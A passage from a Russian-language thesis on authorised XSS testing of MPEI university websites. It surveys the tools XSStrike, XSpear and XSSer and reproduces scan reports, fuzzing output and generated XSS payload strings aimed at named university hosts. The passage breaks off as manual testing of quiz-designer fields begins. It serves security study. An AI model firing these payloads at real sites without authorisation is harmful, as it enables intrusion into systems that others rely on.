XSStrike – это инструмент для обнаружения и эксплуатации уязвимостей XSS, написанный на языке Python [15]. Он использует интеллектуальный движок fuzzing для генерации XSS-полезных нагрузок и обнаружения уязвимостей.

Особенности:

1) Интеллектуальный движок fuzzing;
2) Поддержка GET и POST запросов;
3) Обнаружение DOM-based, reflected и stored XSS;
4) Возможность обхода WAF (Web Application Firewall);
5) Множество встроенных полезных нагрузок.

Пример использования:

```
python3 xsstrike.py -u "http://example.com/search?q=query"
```

2.2.4 XSpear

Xspire – это инструмент для анализа защищенности веб-сайтов, написанный с помощью языка Ruby [16]. Он фокусируется на обнаружении уязвимостей XSS и предоставляет различные методы для их эксплуатации.

Особенности:

1) Поддержка GET, POST, и COOKIE параметров;
2) Обнаружение DOM-based, reflected и stored XSS;
3) Возможность обхода WAF;
4) Поддержка прокси;
5) Встроенный сканер для обнаружения уязвимостей.

Пример использования:

```
ruby xspire.rb -u "http://example.com/search?q=query"
```

2.2.5 XSSer

XSSer – это автоматический фреймворк для обнаружения и эксплуатации уязвимостей XSS, написанный на языке программирования Python [17]. Он предоставляет широкий набор функций для анализа веб-сайтов и обнаружения уязвимостей.

Особенности:

1) Поддержка GET, POST, и HEADER параметров;
2) Обнаружение DOM-based, reflected и stored XSS;
3) Возможность обхода WAF;
4) Поддержка прокси и Tor;
5) Множество встроенных полезных нагрузок и векторов атаки.

Пример использования:

```
python3 xsser.py -u http://example.com/search?q=query
```

2.3 Перечень исследуемых электронных ресурсов

В ходе работы были исследованы на уязвимости три веб-сайта. Все эксперименты были согласованы, проводились с разрешения администраторов ресурсов и не препятствовали работе обычных

пользователей. Для данных целей были предоставлены специальные, отдельные аккаунты. Приведем краткое описание для каждого из сервисов.

2.3.1 Сайт кафедры УИТ МЭИ

Данный сайт принадлежит кафедре управления и интеллектуальных технологий (УИТ) при Московском энергетическом институте (МЭИ). На сайте представлена информация о факультетах и кафедре УИТ, а также о направлениях подготовки и специальностях, которые можно получить в университете. Кроме того, на сайте можно найти информацию о приемной комиссии, правилах приема и документах, необходимых для поступления в УИТ. Также на сайте есть разделы с новостями и событиями, происходящими в университете, а также с информацией о научных исследованиях и проектах, проводимых в УИТ. На сайте также есть разделы для студентов и преподавателей, где можно найти информацию о расписании занятий, учебных материалах и других важных вопросах. Кроме того, на сайте есть раздел с контактной информацией, где можно найти адреса и телефоны университета, а также форму обратной связи для связи с администрацией.

2.3.2 СДО Прометей

СДО «Прометей» предоставляет широкий спектр инструментов для текущего контроля успеваемости студентов. В системе доступны различные типы тестов и заданий, которые могут быть использованы для проверки знаний и навыков слушателей [18]. Кроме того, тьюторы могут использовать систему для проведения онлайн-консультаций и обратной связи с учащимися.

Система "Прометей" также предоставляет возможность для реализации дисциплин в различных форматах, включая онлайн-курсы, вебинары, видеолекции и другие формы дистанционного обучения. Это позволяет студентам получать знания и навыки в удобном для них формате, не выходя из дома или офиса.

Для сотрудников СДО "Прометей" доступны различные инструменты для управления образовательной деятельностью, включая возможность создания и редактирования учебных материалов, управления учебными группами и тьюторами, а также мониторинга успеваемости студентов.

Использование системы дистанционного обучения «Прометей» является распространённой практикой среди преподавателей. Даже после окончания дистанционного обучения, студенты по-прежнему проходят тесты по разным дисциплинам. Далее будет смоделирована следующая ситуация: злоумышленник получил доступ к учетной записи преподавателя, к каким последствиям это может привести?

2.3.3 Электронный МЭИ

Электронный МЭИ – это аналитическая система, разработанная для сопровождения образовательных программ [19]. Система "Электронный МЭИ" включает в себя аналитическую систему сопровождения образовательных программ, которая была разработана и внедрена в опытную эксплуатацию. В настоящее время вводится в опытную эксплуатацию первая очередь системы, которая включает в себя персональную страницу пользователя, кадровое обеспечение и материально-техническое обеспечение.

Персональная страница пользователя позволяет формировать личные представления и сведения о достижениях преподавателя, управлять личным расписанием и использовать каталоги библиотеки МЭИ и ЭБС. Кадровое обеспечение включает в себя составление справок о кадровом обеспечении образовательных программ. Материально-техническое обеспечение позволяет управлять аудиторным фондом и работать с паспортами помещений, а также управлять лицензионным программным обеспечением.

Система "Электронный МЭИ" также предоставляет возможности для разработки аннотаций учебных дисциплин, практики, ГИА, разработки рабочих программ дисциплин, практик, ГИА, формирования индивидуальных

планов работы, формирования должностных инструкций, составления планов мероприятий НИУ "МЭИ", управления системой согласования методических материалов и программ, разработки дополнительных образовательных программ, разработки образовательных программ высшего образования и подготовки документов для прохождения процедуры государственной аккредитации образовательных программ.

2.4 Исследование уязвимостей интернет-ресурсов «НИУ МЭИ»

2.4.1 Сайт кафедры УИТ МЭИ

2.4.1.1 Автоматическое тестирование

Сайт кафедры, в отличие от остальных двух рассмотренных ресурсов, не подразумевает авторизации, пропускаем шаг с вводом данных для входа. Начинаем работу с запуска паука (crawler), получаем список доступных веб-адресов.



Рисунок 28 – Результат работы процесса паука для сайта кафедры

Переходим к автоматическому обнаружению уязвимостей, пропускаем шаги, не относящиеся к XSS.

http://uit.mpei.ru Состояние сканирования

Состояние | Ответ диаграммы

Хост: http://uit.mpei.ru

	Сила	Состояние	Прошло	Reqs	Оповещения	Статус
Анализ			00:37.227	12		
Плагин						
Обход Пути	Средний		00:00.001	0	0	
Удаленное Включение Файлов	Средний		00:00.000	0	0	
Раскрытие исходного кода - папка / WEB-INF	Средний		00:00.000	0	0	
Уязвимость Heartbleed OpenSSL	Средний		00:00.000	0	0	
Раскрытие исходного кода - CVE-2012-1823	Средний		00:00.000	0	0	
Удаленное выполнение кода - CVE-2012-1823	Средний		00:00.000	0	0	
Внешнее перенаправление	Средний		00:00.000	0	0	
Серверная Сторона Включение	Средний		00:00.000	0	0	
Межсайтовый скриптинг (отражение)	Средний		00:11.986	0	0	
Межсайтовый скриптинг (постоянный) - Основной	Средний			0	0	
Межсайтовый Скриптинг (Постоянный) - Паук	Средний			0	0	
Межсайтовый скриптинг (постоянный)	Средний			0	0	
SQL-инъекция	Средний			0	0	
SQL-инъекция - MySQL	Средний			0	0	
SQL-инъекция - Hypersonic SQL	Средний			0	0	
SQL-инъекция - Oracle	Средний			0	0	
SQL Инъекция - PostgreSQL	Средний			0	0	
SQL-инъекция - SQLite	Средний			0	0	
Межсайтовый скриптинг (на основе DOM)	Средний			0	0	
SQL-инъекция - MySQL	Средний			0	0	
Внедрение Кода на Стороне Сервера	Средний			0	0	
Внедрение удаленных команд ОС	Средний			0	0	
Атака на внешний объект XML	Средний			0	0	
Стандартный Oracle Padding	Средний			0	0	
Потенциально открытые облачные метаданные	Средний			0	0	
Просмотр каталогов	Средний			0	0	
Переполнение буфера	Средний			0	0	
Ошибка Строки Формата	Средний			0	0	
CRLF инъекция	Средний			0	0	
Изменение Параметров	Средний			0	0	
Утечка информации ELMAH	Средний			0	0	
Trace.axd Утечка Информации	Средний			0	0	

Рисунок 29 – Демонстрация работы сканирования для сайта кафедры

Получаем отчет следующего вида:

- Оповещения (6)
  - Заголовок Content Security Policy (CSP) не задан (14)
  - Отсутствует заголовок (Header) для защиты от кликджекинга (13)
  - Отсутствуют токены против CSRF атак (3)
  - Заголовок X-Content-Type-Options отсутствует (19)
  - Сервер утечка информации о версии через поле заголовка HTTP-ответа «Server» (21)
  - Раскрытие информации - подозрительные комментарии (17)

Рисунок 30 – Отчет по сканированию сайта кафедры

Программа выявила список проблем, однако уязвимости типа XSS не удалось обнаружить. Попробуем применить другие инструменты.

2.4.1.2 XSpare

Начнем с XSpare. В результате работы данной программы был сформирован отчет:

```
 )\())(()/(          (      )  (
((_)\ ^ /(_))`  )    ))\ ( /(   )(
__((_)(_))  /(/(   /((_))(_))(()\
\ V // __|((_)_\ (_)) ((_)_  ((_)
 > < \__ \| '_ \)/ -_)/ _` || '_|
/_/\_\|___/| .__/ \___|\__,_||_|    />
           |_|                   \ /<
{\\\\\\\\\\\\BYHAHWUL\\\\\\\\\\\(0):::<=================-
                                 / \<
                                 \>       [ v1.4.1 ]
[*] analysis request..
[*] used test-reflected-params mode(default)
[*] creating a test query [for reflected 1 param ]
[*] test query generation is complete. [258 query]
[*] starting XSS Scanning. [10 threads]
[##########################################################################################################
[*] finish scan. the report is being generated..
+----+--------+-----------------+-------+-------+-----------------+-----------------------------------------+
|                                          [ XSpear report ]                                                |
|                                      http://uit.mpei.ru/search?q=123                                      |
|                  2023-04-01 10:38:47 -0400 ~ 2023-04-01 10:43:32 -0400 Found 7 issues.                    |
+----+--------+-----------------+-------+-------+-----------------+-----------------------------------------+
| NO | TYPE   | ISSUE           | METHOD | PARAM | PAYLOAD         | DESCRIPTION                             |
+----+--------+-----------------+-------+-------+-----------------+-----------------------------------------+
| 0  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Found Server: nginx/1.18.0 (Ubuntu)     |
| 1  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Not set HSTS                            |
| 2  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Content-Type: text/html; charset=utf-8  |
| 3  | LOW    | STATIC ANALYSIS | GET    | -     | <original query> | Not Set X-Frame-Options                 |
| 4  | MEDIUM | STATIC ANALYSIS | GET    | -     | <original query> | Not Set CSP                             |
| 5  | INFO   | REFLECTED       | GET    | q     | rEfe6           | reflected parameter                     |
| 6  | INFO   | FILERD RULE     | GET    | q     | onhwul=64       | reflected EH on{any} pattern            |
+----+--------+-----------------+-------+-------+-----------------+-----------------------------------------+
< Available Objects >
[q] param
 + Available Special Char: ( | { ) ' ` ; :   $ = ] [ + } - .
 + Available Event Handler: "onauxclick","onafterprint","onbeforeactivate","onanimationcancel","onafterscriptexe
nt","onbeforecut","onbeforeupdate","onbeforepaste","onbeforecopy","onbeforeeditfocus","onbeforescriptexecute","o
ay","ondeactivate","ondataavailable","ondragenter","ondblclick","ondatasetcomplete","ondragdrop","oncut","ondata
ndragover","onfocus","onerror","onfocusout","oninput","onkeypress","onkeyup","onkeydown","oninvalid","onlayoutco
iaerror","onloadstart","onloadend","onmouseenter","onload","onmoveend","onmousemove","onoffline","onmouseleave",
"onpaste","onplay","ononline","onplaying","onpause","onpageshow","onpointerenter","onrepeat","onpopstate","onpoi
zeend","onresizestart","onrowinserted","onreverse","onresize","onresume","onrowdelete","onrowexit","onrowsenter"
nstop","ontrackchange","ontransitionend","ontimeupdate","ontimeerror","onsyncrestored","ontouchend","ontouchstar
nurlflip","onpointerrawupdate","ontransitionrun","onundo"
 + Available HTML Tag:
 + Available Useful Code: "jaVas%09cRipt:","alert(","data:","JaVasCriPt:","jaVas%0acRipt:","jaVas%0dcRipt:","jav

< Raw Query >
[0] http://uit.mpei.ru/search?-
[1] http://uit.mpei.ru/search?-
[2] http://uit.mpei.ru/search?-
[3] http://uit.mpei.ru/search?-
[4] http://uit.mpei.ru/search?-
[5] http://uit.mpei.ru/search?q=123rEfe6
[6] http://uit.mpei.ru/search?q=123%5C%22%3E%3Cxspear+onhwul%3D64%3E
```

Рисунок 31 – Отчет, сформированный инструментом XSpear

Мы видим, что было выявлено 7 проблем. Стоит обратить внимание на 5 и 6 пункты в отчете. Был найден GET-запрос, который относится к функции поиска по сайту. Используем полученные знания и перейдем к программе XSStrike.

2.4.1.3 XSStrike

В качестве параметра указываем потенциально уязвимую ссылку:

http://uit.mpei.ru/search?=query

```
┌──(kali㉿kali)-[~/XSStrike]
└─$ python xsstrike.py -u "http://uit.mpei.ru/search?q=query" --fuzzer -d 1
--file-log-level INFO --log-file '/home/kali/Desktop/xsstrike/output.txt'

        XSStrike v3.1.5

[+] WAF Status: Offline
[!] Fuzzing parameter: q
[!] [filtered] <test
[!] [filtered] <test//
[!] [filtered] <test>
[!] [filtered] <test x>
[!] [filtered] <test x=y
[!] [filtered] <test x=y//
[!] [filtered] <test/oNxX=yYy//
[!] [filtered] <test oNxX=yYy>
[!] [filtered] <test onload=x
[!] [filtered] <test/o%00nload=x
[!] [filtered] <test sRc=xxx
[!] [filtered] <test data=asa
[!] [filtered] <test data=javascript:asa
[!] [filtered] <svg x=y>
[!] [filtered] <details x=y//
[!] [filtered] <a href=x//
[!] [filtered] <emBed x=y>
[!] [filtered] <object x=y//
[!] [filtered] <bGsOund sRc=x>
[!] [filtered] <iSinDEx x=y//
[!] [filtered] <aUdio x=y>
[!] [filtered] <script x=y>
[!] [filtered] <script//src=//
[!] [filtered] ">payload<br/attr="
[!] [filtered] "-confirm``-"
[!] [filtered] <test ONdBlcLicK=x>
[!] [filtered] <test/oNcoNTeXtMenU=x>
[!] [filtered] <test OndRAgOvEr=x>
```

Рисунок 32 – Демонстрация работы фаззера инструмента XSStrike

XSStrike перебрал различные варианты нагрузок, но ни одна из них не прошла проверку и была отфильтрована сайтом. Попробуем применить функционал, который выделяет данный инструмент среди других: автоматическое генерирование нагрузок на основе полученных результатов: программа анализирует реакцию сайта и проверяет возможные варианты.

```
kali@kali: ~/XSStrike
File  Actions  Edit  View  Help
xspear: command not found

┌──(kali㉿kali)-[~/XSStrike]
└─$ python xsstrike.py -u "http://uit.mpei.ru/search?q=" --skip-dom

        XSStrike v3.1.5

[+] WAF Status: Offline
[!] Testing parameter: q
[!] Reflections found: 2
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 1536
------------------------------------------------------------
[+] Payload: <d3v%09oNpOintERENTer+=+confirm()%0dx//v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <DetAIls%09oNtOgGLe%0d=%0dconfirm()%0dx//
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <detaiLs%0donpoiNTeReNTER%0d=%0d[8].find(confirm)//
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <D3v%0dOnpoINTERentEr%0a=%0aconfirm()%0dx//v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <deTaILS%0aoNTOGgle%09=%09a=prompt,a()%0dx//
[!] Efficiency: 92
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <D3v%0donpOiNterenTeR%0d=%0dconfirm()//v3dm0s
[!] Efficiency: 93
[!] Confidence: 10
------------------------------------------------------------
[+] Payload: <d3V/+/ONMOuseOveR%0a=%0aconfirm()//v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
```

Рисунок 33 – Демонстрация генерации нагрузок инструмента XSStrike

Данный метод не дал положительных результатов.

2.4.1.4 XSSer

Попробуем применить следующий инструмент: XSSer.

```
kali@kali: ~
File  Actions  Edit  View  Help

XSSer v1.8[4]: "The HiV€!" - (https://xsser.03c8.net) - 2010/2021 → by psy

Testing [XSS from CRAWLER] ...

[Info] Crawlering TARGET: http://uit.mpei.ru/

   - Max. limit: 50
   - Deep level: 3

[Info] Found enough results ... calling all mosquitoes to home!

[Info] Mosquitoes have found: [ 49 ] possible attacking vector(s)

   - http://uit.mpei.ru/c'b'ategory/news
   - http://uit.mpei.ru/category/ads
   - http://uit.mpei.ru/category/department
   - http://uit.mpei.ru/category/entrant
   - http://uit.mpei.ru/category/study
   - http://uit.mpei.ru/category/science
   - http://uit.mpei.ru/category/foto
   - http://uit.mpei.ru/category/POU
   - http://uit.mpei.ru/category/references
   - http://uit.mpei.ru/category/contacts
   - http://uit.mpei.ru/page/719
   - http://uit.mpei.ru/page/709
   - http://uit.mpei.ru/page/708
   - http://uit.mpei.ru/page/699
   - http://uit.mpei.ru/page/700
   - http://uit.mpei.ru/page/707
   - http://uit.mpei.ru/page/704
   - http://uit.mpei.ru/page/703
   - http://uit.mpei.ru/page/695
   - http://uit.mpei.ru/page/689
   - http://uit.mpei.ru/page/683
   - http://uit.mpei.ru/page/682
   - http://uit.mpei.ru/page/681
```

Рисунок 34 – Отчет, сформированный инструментом XSSer

Приложение не выявило уязвимостей

2.4.2 СДО Прометей

2.4.2.1 Автоматическое тестирование

Так как система «Прометей» предусматривает авторизацию, предоставим программе доступ к приложению, путем ввода логина и пароля.



Рисунок 35 – Окно для ввода логина и пароля

Запускаем процесс паука (crawling), получаем список доступных адресов.

Новое скани... Текущее состояние: 1: http://dot.mpei.ru:8081 Текущие сканирования: 0 | Найденные URI: 3

URL-адреса Добавленные узлы Сообщения

Обработано	Метод	URI	
	GET	http://dot.mpei.ru:8081	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/robots.txt	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/sitemap.xml	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/ajax.asp?action=chk_login&_=16...	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/auth.asp	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/auth.asp?action=enter	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/portal/	
	GET	http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd	Вне рамок
	GET	http://dot.mpei.ru:8081/close/header.asp	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/menu.asp	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/mm.asp	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/close/modules	Потомок (Seed)
	GET	http://dot.mpei.ru:8081/default.asp	
	GET	http://dot.mpei.ru:8081/close/modules/	Потомок (Seed)
	GET	http://dot.mpei.ru/inc/lib42.asp,	
	GET	http://dot.mpei.ru:8081/portal/allnews.asp	
	GET	http://dot.mpei.ru:8081/close/modules/announce	Потомок (Seed)

Рисунок 36 – Результат работы процесса паука для СДО «Прометей»

Далее происходит процесс выявления уязвимостей. Нас интересуют XSS-инъекции, пропускаем шаги, которые не относятся к данной области.

http://dot.mpei.ru:8081 Состояние сканирования

Состояние Ответ диаграммы

Хост: http://dot.mpei.ru:8081

	Сила	Состояние	Прошло	Reqs	Оповещения	Статус
Анализ			00:01.924	45		
Плагин						
Обход Пути	Средний		00:23.828	1806	0	✔
Удаленное Включение Файлов	Средний		00:00.000	0	0	⊘
Раскрытие исходного кода - папка / WEB-INF	Средний		00:00.001	0	0	⊘
Уязвимость Heartbleed OpenSSL	Средний		00:00.000	0	0	⊘
Раскрытие исходного кода - CVE-2012-1823	Средний		00:00.000	0	0	⊘
Удаленное выполнение кода - CVE-2012-1823	Средний		00:00.000	0	0	⊘
Внешнее перенаправление	Средний		00:00.001	0	0	⊘
Серверная Сторона Включение	Средний		00:00.000	0	0	⊘
Межсайтовый скриптинг (отражение)	Средний		00:14.786	585	0	✔
Межсайтовый скриптинг (постоянный) - Основной	Средний		00:06.301	117	0	✔
Межсайтовый Скриптинг (Постоянный) - Паук	Средний		00:07.107	251	0	✔
Межсайтовый скриптинг (постоянный)	Средний		00:00.045	0	0	✔
SQL-инъекция	Средний		00:00.000	0	0	⊘
SQL-инъекция - MySQL	Средний		00:00.001	0	0	⊘
SQL-инъекция - Hypersonic SQL	Средний		00:00.000	0	0	⊘
SQL-инъекция - Oracle	Средний		00:00.000	0	0	⊘
SQL Инъекция - PostgreSQL	Средний		00:00.000	0	0	⊘
SQL-инъекция - SQLite	Средний		00:00.000	0	0	⊘
Межсайтовый скриптинг (на основе DOM)	Средний		03:16.071	15395	0	
SQL-инъекция - MySQL	Средний			0	0	⊘

Рисунок 37 – Демонстрация работы сканирования для СДО «Прометей»

В результате, был сформирован отчет следующего вида:



Рисунок 38 – Отчет по сканированию СДО «Прометей»

Программа вывела список проблем, которые были обнаружены на этом сайте. Нас интересует все, что касается XSS. Были выявлены элементы, которые подразумевают пользовательский ввод. Пользовательским вводом в данном случае являются поля в дизайнере тестов.



Рисунок 39 – Выявленные уязвимости

2.4.2.2 Ручное тестирование

Приступим к ручному тестированию: будем пытаться вставить различные варианты нагрузок и проверим, как сайт реагирует на наши действия.

2.4.2.2.1 Поля для ввода текста вопроса и ответа

Попробуем вставить код скрипта в поле для вопроса и для ответа.



Рисунок 40 – Поле для ввода текста вопроса

